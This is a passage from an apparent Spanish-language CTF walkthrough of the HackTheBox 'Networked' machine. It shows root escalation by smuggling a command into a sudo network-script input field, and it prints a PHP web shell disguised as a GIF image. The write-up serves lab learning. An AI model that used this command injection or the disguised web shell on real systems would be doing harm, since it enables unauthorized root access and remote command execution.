User guly may run the following commands on networked:
(root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked tmp]$ sudo /usr/local/sbin/changename.sh
interface NAME:
ps whoami
interface PROXY_METHOD:
asdoih
interface BROWSER_ONLY:
asdoih
interface BOOTPROTO:
asdoih
root
root
ERROR: [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
[guly@networked tmp]$
```

Ahora pruebo varias combinaciones, sin embargo, la que me sirvió fue colocar una simple bash obteniendo consola como root.

ps /bin/bash

```
[guly@networked tmp]$ sudo /usr/local/sbin/changename.sh
interface NAME:
ps chmod u+s /bin/bash
wrong input, try again
interface NAME:
ps /bin/bash
interface PROXY_METHOD:
asdoih
interface BROWSER_ONLY:
asdoih
interface BOOTPROTO:
asdoih
[root@networked network-scripts]#
```

Extras

Para añadir una reverse Shell a una imagen también se puede utilizar el formato **GIF8**

GIF8;" ; system(\$_GET[cmd]); ?>

```
kali@kali: ~/machinesnto
GIF8;<?php echo "<pre>"; system($_GET[cmd]); ?>
```

```
~/machineshtb/Networked
cat shellgif.php.gif
GIF8;<?php echo "<pre>"; system($_GET[cmd]); ?>
hacer un path
hijacking, pero el path
está bien
~/machineshtb/Networked
file shellgif.php.gif
shellgif.php.gif: GIF image data 28735 x 28776
hijacking.
~/machineshtb/Networked
```